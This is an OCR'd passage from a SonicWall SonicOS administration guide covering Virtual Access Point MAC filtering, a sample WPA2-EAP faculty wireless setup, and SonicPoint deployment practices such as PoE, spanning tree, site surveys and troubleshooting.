
The Wireless ACL Enhancement allows each VAP to have its own MAC Filter List settings or use the global settings. When the global settings are enabled, the wireless appliance uses these settings by default. In Virtual Access Point (VAP) mode, each VAP of this group shares the same MAC Filter List settings.

To configure the VAP MAC Filter List:

1 On your SonicWall Network Security appliance, navigate to the **Wireless** > **Virtual Access Points** page.

2 Click the **Add** button under the **Virtual Access Points** section.

3 In the dialog that displays, click the **Advanced** tab.




4 Check the box to **Enable MAC Filter List**. To configure the Global ACL Settings, Allow List, or Deny List, you must enable the MAC Filter List.

5 Check the **User Global ACL Settings** box to associate this Virtual Access Point with the already existing MAC Filter List settings for the SonicWall Network Security appliance. You will not be able to edit the Allow or Deny Lists with this option enabled.

6 Select an Address Object Group for the **Allow List** and **Deny List**.

7 You can also create a new custom MAC Address Object Group by selecting the **Create New MAC Address Object Group** option from the drop-down menu. The following screen displays:



8 Type the **Name** of the new address object group you want to create in the specified field.

9 Then, click the value(s) you want associated, followed by the Arrow button.

10 After selecting the value(s) you want associated to the MAC Address Object Group, click **OK**.

11 Click **OK** in the **Add/Edit Virtual Access Point** dialog.

VAP Sample Configuration

This section provides configuration examples based on real-world wireless needs.

Topics:

Configuring a VAP for School Faculty Access

You can use a VAP for a set of users who are commonly in the office, on campus, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.


Topics:

Configuring a Zone

In this section you will create and configure a new corporate wireless zone with SonicWall firewall security services and enhanced WiFiSec/WPA2 wireless security.

1. Log into the management interface of your SonicWall network security appliance.
2. In the left-hand menu, navigate to the **Network > Zones** page.
3. Click the **Add...** button to add a new zone.

General Settings Tab




4 In the **General** tab, enter a friendly name such as `WLAN_Faculty` in the **Name** field.

5 Select **Wireless** from the **Security Type** drop-down menu.

6 Check the **Allow Interface Trust** box to allow communication between faculty users.

7 Check the boxes for all of the security services you would normally apply to faculty on the wired LAN.

Wireless Settings Tab



8 In the **Wireless** tab, check the **Only allow traffic generated by a SonicPoint / SonicPointN** checkbox.

9 Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

10 Click the **OK** button to save these changes.

Your new zone now appears at the bottom of the **Network > Zones** page, although you may notice it is not yet linked to a Member Interface. This is your next step.

Creating a New Wireless Subnet

In this section you will create and configure a new wireless subnet on your current WLAN. This wireless subnet will be linked to the zone you created in the Configuring a Zone.

1 In the **Network > Interfaces** page, click the **Add WLAN Subnet** button.

2 In the **Zone** drop-down menu, select the zone you created in "Configuring a Zone**"**. In this example, it is **WLAN_Faculty**.

3 Enter a **Subnet Name** for this interface. This name allows the internal wireless radio to identify which traffic belongs to the WLAN_Faculty subnet. In this case, we choose **Faculty** as our subnet name.

4 Enter the desired **IP Address** for this subinterface.

5 Optionally, you may add a comment about this subinterface in the **Comment** field.

6 If you intend to use this interface, ensure that the **Create default DHCP Lease Scope** option is checked. This option automatically creates a new DHCP lease scope for this subnet with 33 addresses. This setting can be adjusted later on the **Network > DHCP** page.

7 Click the **OK** button to add this subinterface.

Your WLAN Subnet interface now appears in the **Interface Settings** table.

Creating a Wireless VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs. This section is optional, but will facilitate greater ease of use when configuring multiple VAPs.

1 In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Point Profiles** section.

3 Enter a **Profile Name**, such as `Corporate-WPA2`, for this VAP Profile.

4 Select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (set in Step 6).

5 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

6 In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the new subnet.

7 Click the **OK** button to create this VAP Profile.

Creating the Wireless VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the wireless subnet you created in Creating a New Wireless Subnet.

General Tab

1 In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Points** section.

3 Enter a default name (**SSID**) for the VAP. In this case we chose **Campus_Faculty**. This is the name users will see when choosing a wireless network to connect with.

4 Select the **Subnet Name** you created in Creating a New Wireless Subnet, from the drop-down list. In this case we chose **Faculty**, the name of our WLAN_Faculty subnet.

5 Check the **Enable Virtual Access Point** box to enable this access point upon creation.

6 Check the **Enable SSID Suppress** box to hide this SSID from users.

7 Click the **OK** button to add this VAP.

Your new VAP now appears in the Virtual Access Points list.

Advanced Tab (Authentication Settings)

1 Click the **Advanced Tab** to edit encryption settings. If you:

- Created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and choose a “Corporate-WPA2” profile, which uses **WPA2-AUTO-EAP** as the authentication method. Continue to Create More / Deploy Current VAPs.
- Have not set up a VAP Profile, continue with Step 2 through Step 4.

2 In the **Advanced** tab, select **WPA2-AUTO-EAP** from the **Authentication Type** drop-down menu. This will employ an automatic user authentication based on your current RADIUS server settings (Set below).

3 In the **Maximum Clients** field, enter the maximum number of concurrent connections VAP will support.

4 In the **WPA-EAP Encryption Settings** section, enter your current RADIUS server information. This information will be used to support authenticated login to the wireless subnet.

Create More / Deploy Current VAPs

Now that you have successfully set up a wireless subnet for faculty access, you can choose to add more custom VAPs, or to deploy this configuration to your internal wireless radio in the Deploying VAPs to the Wireless Radio.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously by following the steps in the Deploying VAPs to the Wireless Radio.

Deploying VAPs to the Wireless Radio

In this section you will group and deploy your new VAPs, associating them with the internal wireless radio. Users will not be able to access your VAPs until you complete this process:

- Grouping Multiple VAPs
- Associating a VAP Group with your Wireless Radio

Grouping Multiple VAPs

In this section, you will group multiple VAPs into a single group to be associated with your SoncPoint(s).

1 In the left-hand menu, navigate to the **Wireless > Virtual Access Point** page.

2 Click the **Add Group...** button in the **Virtual Access Point Group** section.

3 Enter a **Virtual AP Group Name**.

4 Select the desired VAPs from the list and click the **->** button to add them to the group. Optionally, click the **Add All** button to add all VAPs to a single group.

5 Press the **OK** button to save changes and create the group.

6 To setup 802.11g WEP or 802.11a WEP/WPA encryption, or to enable MAC address filtering, use the **802.11g** and **802.11a** tabs. If any of your VAPs use encryption, you must configure these settings before your wireless VAPs will function.


7 Click the **OK** button to save changes and create this Wireless Provisioning Profile.

Associating a VAP Group with your Wireless Radio

After your VAPs are configured and added to a VAP group, that group must be specified in the **Wireless > Settings** page in order for the VAPs to be available through your internal wireless radio.

1 In the left-hand menu, navigate to the **Wireless > Settings** page.

2 In the Wireless Virtual Access Point section, select the VAP group you created in Grouping Multiple VAPs from the **Virtual Access Point Group** drop-down menu. In this case, we choose the default **Internal AP Group** as our Virtual AP Group.



3 Click the **Accept** button to continue and associate this VAP group with your internal wireless radio.

NOTE: If you are setting up guest services for the first time, be sure to make necessary configurations in Users > Guest Services

Part 8


SonicPoint

- Managing SonicPoints
- Viewing Station Status
- Configuring SonicPoint Intrusion Detection Services
- Configuring Advanced IDP
- Configuring Virtual Access Points
- Configuring RF Monitoring
- Using RF Analysis
- Configuring SonicPoint FairNet
- Configuring Wi-Fi MultiMedia

63

Managing SonicPoints

SonicPoint > SonicPoints



SonicWall SonicPoints are wireless access points specially engineered to work with SonicWall security appliances to provide wireless access throughout your enterprise. The SonicPoint section of the management interface lets you manage the SonicPoints connected to your system.

In addition to describing the settings available for managing SonicPoints in SonicOS, this section contains a best practices guide for deploying SonicPoints in your network. See SonicPoint Deployment Best Practices.

Topics:

- SonicPoint certifications and compliance
- Before Managing SonicPoints
- SonicPoint Deployment Best Practices
- SonicPoint Provisioning Profiles
- Remote MAC Access Control for SonicPoints
- SonicPoint Management over SSL VPN
- SonicPoint Layer 3 Management

SonicPoint certifications and compliance

Topics:

Wi-Fi Alliance Certification

The SonicPoint ACe, ACi, N2, and NDR (Dual Radio) are Wi-Fi Certified by the Wi-Fi Alliance, which is designated by the Wi-Fi Certified logo.

The Wi-Fi CERTIFIED Logo is a certification mark of the Wi-Fi Alliance, and indicates that the product has undergone rigorous testing by the Wi-Fi Alliance and has demonstrated interoperability with other products, including those from other companies that bear the Wi-Fi CERTIFIED Logo.

FCC U-NII New Rule Compliance

Beginning in SonicOS 5.9.1.6, FCC U-NII (Unlicensed –National Information Infrastructure) New Rule (Report and Order ET Docket No. 13-49) is supported on SonicPoint ACe/ACi/N2 running firmware version 9.0.1.0-2 or higher. To comply with FCC New Rules for Dynamic Frequency Selection (DFS), a SonicPoint detects and avoids interfering with radar signals in DFS bands.

NOTE: SonicPoint ACe/ACi/N2 wireless access points manufactured with FCC New Rule-compliant firmware are only supported with SonicOS 5.9.1.6 and higher. Older SonicPoint ACe/ACi/N2 access points are automatically updated to the FCC New Rule-compliant firmware when connected to a firewall running SonicOS 5.9.1.6 or higher.

Before Managing SonicPoints

Before you can manage SonicPoints in the Management Interface, you must first:

1. Verify that the SonicPoint image is downloaded to your SonicWall security appliance. See Updating SonicPoint Firmware.
2. Configure your SonicPoint Provisioning Profiles.
3. Configure a Wireless zone.
4. Assign profiles to wireless zones. This step is optional. If you do not assign a default profile for a zone, SonicPoints in that zone will use the first profile in the list.
5. Assign an interface to the Wireless zone.
6. Attach the SonicPoints to the interfaces in the Wireless zone.
7. Test the SonicPoints.

VIDEO: For more information and links to videos about SonicPoint configuration, see the Knowledge Base article at: https://support.sonicwall.com/videos-product-select.

SonicPoint Deployment Best Practices

The SonicPoint best practices includes information regarding the design, installation, deployment, and configuration issues for SonicWall's SonicPoint wireless access points. The information covered allows you to properly deploy SonicPoints in environments of any size. This section also covers related external issues that are required for successful operation and deployment.

NOTE: SonicWall cannot provide any direct technical support for any of the third-party Ethernet switches referenced in this section. The material is also subject to change without SonicWall's knowledge when the switch manufacturer releases new models or firmware that may invalidate the information contained here.

Further information about SonicPoint best practices can be found in the *SonicPoint Deployment Best Practices Guide* at https://support.sonicwall.com/search?k=sonicpoint+best+practices+guide.

Topics:

Prerequisites

The following are required for a successful SonicPoint deployment:

- SonicOS requires public Internet access in order for the network security appliance to download and update the SonicPoint firmware images. If the device does not have public Internet access, you will need to obtain and download the SonicPoint firmware manually.
- One or more SonicWall SonicPoint wireless access points.
- If you are using a PoE switch to power the SonicPoint, it must be one of the following:
  - An 802.3at compliant Ethernet switch for SonicPoint ACe/ACi/N2
  - An 802.3af compliant Ethernet switch for other SonicPoint models
- Vendor-specific switch programming notes can be found towards the end of this section for HP, Cisco, , and D-Link. If not, you will need to use the power adapter that ships with the SonicPoint or SonicWall's PoE Injector. See the *SonicWall Power over Ethernet (PoE) Injector User's Guide*:

  https://support.sonicwall.com/technical-documents/sonicwall-sonicpoint-series/aci/poe-user-guide/
- It is strongly recommended you obtain a support contract for your SonicWall network security appliance as well as the PoE switch. The contract will allow you to update to new versions if issues are found on the switch side or on the firewall side, or when new features are released.
- Be sure to conduct a full site survey before installation (see Site Survey and Planning).
- Check wiring and cable infrastructure to verify that end-to-end runs between SonicPoints and the Ethernet switches are CAT5, CAT5e, or CAT6.
- Check building codes for install points and work with building's facilities staff, as some desired install points may violate regulations.

Tested Switches

Most Cisco switches work well; however SonicWall does not recommend deploying SonicPoints using the "Cisco Express" switch line.

SonicWall does not recommend deploying SonicPoints using Netgear PoE switches.

If you are using D-Link PoE switches, you will need to shut off all their proprietary broadcast control and storm control mechanisms, as they will interfere with the provisioning and acquisition mechanisms in the SonicPoint (see "About PoE on page 647" regarding this).

- – make sure to configure STP for fast start on SonicPoint ports.
- Extreme – make sure to configure STP for fast start on SonicPoint ports.
- Foundry – make sure to configure STP for fast start on SonicPoint ports.
- HP ProCurve – make sure to configure STP for fast start on SonicPoint ports.

Wiring Considerations

Make sure wiring is CAT5, CAT5e, or CAT6 end to end.

Due to signaling limitations in 802.3af and 802.3at, Ethernet cable runs cannot go over 100 meters between the PoE switch and SonicPoint.

You will need to account for PoE power loss as the cable run becomes longer; this can be up to 16%. For longer cable runs, the port will require more power to be supplied.

Site Survey and Planning

Conduct a full site walk of all areas SonicPoints will be deployed in with a wireless spectrum scanner. Note any existing access points and the channels they are broadcasting on. SonicWall currently recommends the following products to conduct full site surveys.

- Metageek inSSider (best for Android Phones due to portability)
- WiSpy
- Channelyzer

Blueprints of floor plans are helpful as you can mark the position of Access Points and the range of the wireless cell. Make multiple copies of these as the site-survey results may cause the original design not to be the best and a new start will be needed. Also, you see where walls, halls, and elevators are located, which can influence the signal. Areas in which users are located—and not located—can be seen. During the site survey, keep an eye open for electrical equipment that may cause interference (microwaves, CAT Scan equipment, etc.) In areas containing a lot of electrical equipment, also take a look at the cabling being used.

Survey three dimensionally, as wireless signals cross over to different floors.

Determine where you can locate access points based on power and cabling. Remember that you shouldn't place access points close to metal or concrete walls and you should put them as close to the ceiling as possible.

Use the wireless scanning tool to check signal strengths and noise. Signal-to-noise ratio should at least be 10dB (minimum requirements for 11 Mbps); however, 20dB is preferred. Both factors influence the quality of the service.

Relocate the access points and re-test, depending of the results of your survey.

Save settings and logs and note the location of the access point for future reference.

When planning, make sure you note the distance of cable runs from where the SonicPoint will be mounted; this must be 100 meters or less. If you are not using PoE switches, you will also need to consider the power adapter or PoE injector for the SonicPoint. Make sure you are not creating an electrical or fire hazard.

Be wary of broadcasting your wireless signal into areas that you do not control; check for areas where people might be able to leach signal and tune the SonicPoints accordingly.

For light use, you can plan for 15-20 users for each SonicPoint. For business use, you should plan for 5-10 users for each SonicPoint.

Plan accordingly for roaming users – this will require tuning the power on each SonicPoint so that the signal overlap is minimal. Multiple SonicPoints broadcasting the same SSID in areas with significant overlap can cause ongoing client connectivity issues.

Use the scheduling feature in SonicOS to shut off SonicPoints when not in use – it’s recommended that you do not operate your SonicPoints during non-business-hours (off nights and weekends).

Channels

The default setting of SonicPoints is auto-channel. When this is set, at boot-up the SonicPoint will do a scan and check if there are other wireless devices transmitting. Then, it will try to find an unused channel and use this for transmission. Especially in larger deployments, this process can cause trouble. In large deployments, it is recommended to assign fixed channels to each SonicPoint. A diagram of the SonicPoints and their MAC addresses helps to avoid overlaps. It is recommended is to mark the location of the SonicPoints and MAC addresses on a floor-plan.

Wireless Card Tuning

If you are experiencing connectivity issues with laptops, check to see if the laptop has an Intel embedded wireless adapter. The following Intel chip sets are publicly known and acknowledged by Intel to have disconnect issues with third-party wireless access points:

- Intel PRO/Wireless 2100 Network Connection
- Intel PRO/Wireless 2100A Network Connection
- Intel PRO/Wireless 2200BG Network Connection
- Intel PRO/Wireless 2915ABG Network Connection
- Intel PRO/Wireless 3945ABG Network Connection

These wireless cards are provided to OEM laptop manufacturers and are often rebranded under the manufacturers name – for example, both and IBM use the above wireless cards, but the drivers are branded under their own name.

To identify the adapter, go to Intel's support site and do a search for **Intel Network Connection ID Tool**. Install and run this tool on any laptop experiencing frequent wireless disconnect issues. The tool will identify which Intel adapter is installed inside the laptop.

Once you have identified the Intel wireless adapter, go to Intel's support site and download the newest software package for that adapter – it is recommended that you download and install the full Intel PRO/Set package and allow it to manage the wireless card, instead of Windows or any OEM provided wireless network card management program previously used.

Be sure to use the Intel wireless management utility and to disable Microsoft's Wireless Zero Config management service – the Intel utility should control the card, not the OS.

In the **Advanced** section of the Intel wireless management utility, disable the power management by clearing the box next to **Use default value**, then move the slider under it to **Highest**. This instructs the wireless card to operate at full strength and not go into sleep mode. When you are done, click on the **OK** button to save and activate the change. Reboot the laptop.

In the **Advanced** section of the Intel wireless management utility, adjust the roaming aggressiveness by clearing the check box next to **Use default value**, then move the slider under it to **Lowest**. This instructs the wireless card to stay stuck to the access point to which it's associated as long as possible and only roam if the signal is significantly degraded. This is extremely helpful in environments with large numbers of access points broadcasting the same SSID. When you are done, click on the **OK** button to save and activate the change. Reboot the laptop.

If you continue to have issues, you may also try adjusting the Preamble Mode on the wireless card. By default, the Intel wireless cards above are set to **auto**. All SonicWall wireless products by default are set to use a Long preamble. To adjust the Intel wireless card's preamble setting, go to the **Advanced** section and clear the check box next to **Use default value**, then select **Long Tx Preamble** from the drop-down menu below it. When you are done, click on the **OK** button to save and activate the change. Reboot the laptop.

About PoE

A SonicPoint ACe, ACi, or N2 using Power Over Ethernet (PoE) at full power can draw up to 25 watts.

Earlier SonicPoints are set to Class 0 PD and use from 0.44 W minimum to 12.95 W maximum power.

NOTE: A mismatch in Class will cause confusion in the handshake and reboot the SonicPoint.

SonicPoint ACe, ACi, and N2 (Type 2) are set to Class 4 PD. Earlier SonicPoints (Type 1) can be set to Class 0, 1, 2, or 3 PD. The minimum and maximum power output values are as follows:

- Type 1, Class 0 PD uses 0.5 W minimum to 15.4 W maximum
- Type 1, Class 1 PD uses 0.5 W minimum to 4.0 W maximum
- Type 1, Class 2 PD uses 4.0 W minimum to 7.0 W maximum
- Type 1, Class 3 PD uses 7.0 W minimum to 15.4 W maximum
- Type 2, Class 4 PD uses 15.4 W minimum to 30 W maximum

Full 802.3at compliance is required on any switch that supplies PoE to a SonicPoint ACe, ACi, or N2. Full 802.3af compliance is required on any switch that supplies PoE to an earlier SonicPoint model. Do not operate SonicPoints on non-compliant switches as SonicWall does not support them.

Turn off pre-802.3af-spec detection and pre-802.3at-spec detection as they may cause connectivity issues.

Long cable runs cause loss of power; 100 meter runs between the SonicPoint and the PoE switch may incur up to 16% power/signal degradation; because of this the PoE switch will need to supply more power to the port to keep the SonicPoint operational.

Ensure that each port providing PoE can guarantee the minimum required Watts to the SonicPoint, and set the PoE priority to critical or high.

One thing to be particularly careful to plan for is that not all PoE switches can provide the full required watts of power to each of its PoE ports – the switch might have 30 watts, but it can't actually have all ports with PoE devices attached without the addition of an external redundant power supply. You will need to work closely with the manufacturer of the PoE switch to ensure that enough power is supplied to the switch to power all of your PoE devices.

Spanning-Tree

When an Ethernet port becomes electrically active, most switches by default will activate the spanning-tree protocol on the port to determine if there are loops in the network topology. During this detection period of 50-60 seconds the port does not pass any traffic – this feature is well-known to cause problems with SonicPoints.

If you do not need spanning-tree, disable it globally on the switch, or disable it on each port connected to a SonicPoint device. If this is not possible, check with the switch manufacturer to determine if they allow for "fast spanning-tree detection," which is a method that runs spanning-tree in a shortened time so as to not cause connectivity issues.

VTP and GVRP

Turn these trunking protocols off on ports connected directly to SonicPoints, as they have been known to cause issues with SonicPoints – especially the high-end Cisco Catalyst series switches.

Port-Aggregation

Many switches have port aggregation turned on by default, which causes a lot of issues. Port aggregation should be deactivated on ports connected directly to SonicPoints.

PAGP/Fast EtherChannel/EtherChannel should be turned off on ports going to SonicPoints.

LACP should be turned off on the ports going to SonicPoints.

Broadcast Throttling/Broadcast Storm

This feature is an issue on some switches, especially D-Link. SonicWall recommends that you disable the feature on a per-port basis if possible; if not, disable globally.

Speed and Duplex

Auto-negotiation of speed and duplex is the default option for SonicPoints.

Locking speed and duplex on the switch and rebooting the SonicPoint may help with connectivity issues.

Check the port for errors, as this is the best way to determine if there is a duplex issue (the port will also experience degraded throughput).

RADIUS Accounting

RADIUS (Remote Authentication Dial-In User Service) is a networking protocol that provide centralized authentication, authorization, and accounting. SonicOS uses RADIUS protocols to delivery account information from the NAS (Network Access Server), which is the SonicPoint in our case, to the RADIUS Accounting Server. You can take advantage of the account information to apply various billing rules on the RADIUS Accounting Server side. The accounting information can be based on session duration or traffic load being transferred for each user.

The overall authentication, authorization, and accounting process works as follows:

1. A user associates to a SonicPoint which is connected to a SonicWall firewall.
2. Authentication is performed using the method designated.
3. IP subnet/VLAN assignment is enabled.
4. The SonicPoint send the RADIUS Account Request start message to an accounting server.
5. Re-authentication is performed as necessary.
6. Based on the results of the re-authentication, the SonicPoint sends the interim account update to the accounting server.
7. The user disconnects from the SonicPoint.
8. The SonicPoint sends the RADIUS Account Request stop message to the accounting server.

Virtual Access Point Issues

Only VLAN-supported SonicWall platforms can offer VAP features for existing releases. Each SSID should be associated with the unique VLAN ID to segment traffic in different broadcast domains. SDP/SSPP protocol packets must be untagged before reaching a SonicWall WLAN interface or SonicPoint.

The switch between the SonicWall network security appliance and the SonicPoint must be configured properly to allow both untagged SDP/SSPP traffic and tagged traffic with VLAN ID for each VAP SSID.

If at all possible assign each VAP to its own VLAN/Security Zone -- this will provide maximum security and although not explicitly required for PCI compliance, puts you solidly in the "green" zone.

NOTE: If you use VLANs, do not use the parent interface and do not use the default VLAN.

Troubleshooting

When creating a Wireless zone and interface, make sure to configure the interface for the number of SonicPoints you wish to support. If you do not do this, the firewall will not create the necessary DHCP scope and will not acquire any SonicPoints added to the interface.

If you added SonicPoints and only a certain number were detected and acquired, check interface settings as noted above, as it might be set for too few SonicPoints.

If throughput seems sluggish, check to see how many SonicPoints you have on an interface – in large deployments it's advisable to spread them across more than one. Try to limit the interfaces to a 4-to-1 oversubscription ratio. For example, if you have a 100Mbps, you can safely attach up to 20 SonicPoints to it and expect reasonable performance.

The throughput speed on SonicPoints can vary and is limited by the specifications found in the IEEE 802.11 standards: 802.11a/b/g/n/ac/af.

Make sure your security zone (the default WLAN, or your own custom wireless zone) has the right settings – they might be blocking traffic for various reasons.

If the SonicPoints are not being acquired, check the DHCP scopes; they might be off, or missing entirely.

Stuck in provisioning mode? Unplug, clear the profile configuration, reboot and plug back in.

For a SonicPoint to be discovered and provisioned, the SonicWall network security appliance must be connected to the Internet.

On older model SonicPoints, it is NOT advisable to use the same SSID for the 802.11bg and the 802.11a radios, as clients with tri-band cards may experience disconnect issues; name them separately.

When troubleshooting wireless issues, logging, Syslog, and SNMP are your friends – SonicWall's Global Management System (GMS) package can centralize all of these for all of your SonicWall devices, regardless of location. A free alternative is Kiwi's Syslog Server, which can accept Syslog streams and SNMP traps from all SonicWall network security appliances.

The most current version can be found here: http://www.kiwisyslog.com/.

Check the network cabling. Is shielded or unshielded cable being used?

Troubleshooting Older SonicPoints

If you have an older SonicPoint and it is consistently port flapping, or does not power up at all, or is stuck in reboot cycling, or stuck in provisioning, check to see if you are running a current version of the firmware, and that the SonicWall network security appliance has public internet access. You may need a newer SonicPoint.

Resetting the SonicPoint

The SonicPoint has a reset switch inside a small hole in the back of the unit, next to the console port. You can reset the SonicPoint at any time by pressing the reset switch with a straightened paperclip, a tooth pick, or other small, straight object.

